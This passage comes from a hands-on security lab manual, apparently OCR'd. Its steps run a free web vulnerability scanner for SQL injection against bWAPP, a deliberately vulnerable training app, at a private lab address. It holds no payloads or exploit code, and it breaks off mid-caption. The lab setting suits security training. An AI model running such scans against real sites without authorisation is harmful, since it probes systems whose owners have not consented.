


Figure 2.11 Screenshot of PLABWIN10: Double-clicking the WebCruiserWVS file inside the WebCruiserWVS folder.

Step 12

The **WebCruiser - Web Vulnerability Scanner Free Edition** window is displayed.




Figure 2.12 Screenshot of PLABWIN10: Showing WebCruiser - Web Vulnerability Scanner Free Edition window.

Step 13

In the left-hand pane, select **SQL Injection** and then in the **URL** textbox, type the following URL:

```
http://192.168.0.10/bWAPP/sqli_1.php?
title=&action=Search
```

Click **Setting**.




Figure 2.13 Screenshot of PLABWIN10: Entering the URL in the URL textbox and clicking the Setting tab.

Step 14

On the **Scanner** tab, select **Scan Obsolete Backup files (Potential Information Leakage)** and click **Save & Apply Settings**.




Figure 2.14 Screenshot of PLABWIN10: Select the Scan Obsolete Backup files (Potential Information Leakage) option and clicking Save & Apply Settings.

Step 15

On the **Done** dialog box, click **OK**.




Figure 2.15 Screenshot of PLABWIN10: Clicking OK on the Done dialog box.

Step 16

Click **ScanSite**.




Figure 2.16 Screenshot of PLABWIN10: Clicking ScanSite.

Step 17

On the **Confirm** dialog box, review the settings.




Figure 2.17 Screenshot of PLABWIN10: Showing the located vulnerabilities.

Click **OK**.

The scanning process starts and discovers two vulnerabilities.

Step 18

Select a vulnerability in the middle pane. Notice that the above pane displays the description of the vulnerability.

Close all open windows.




Figure 2.18 Screenshot of PLABWIN10: Selecting a vulnerability and viewing its 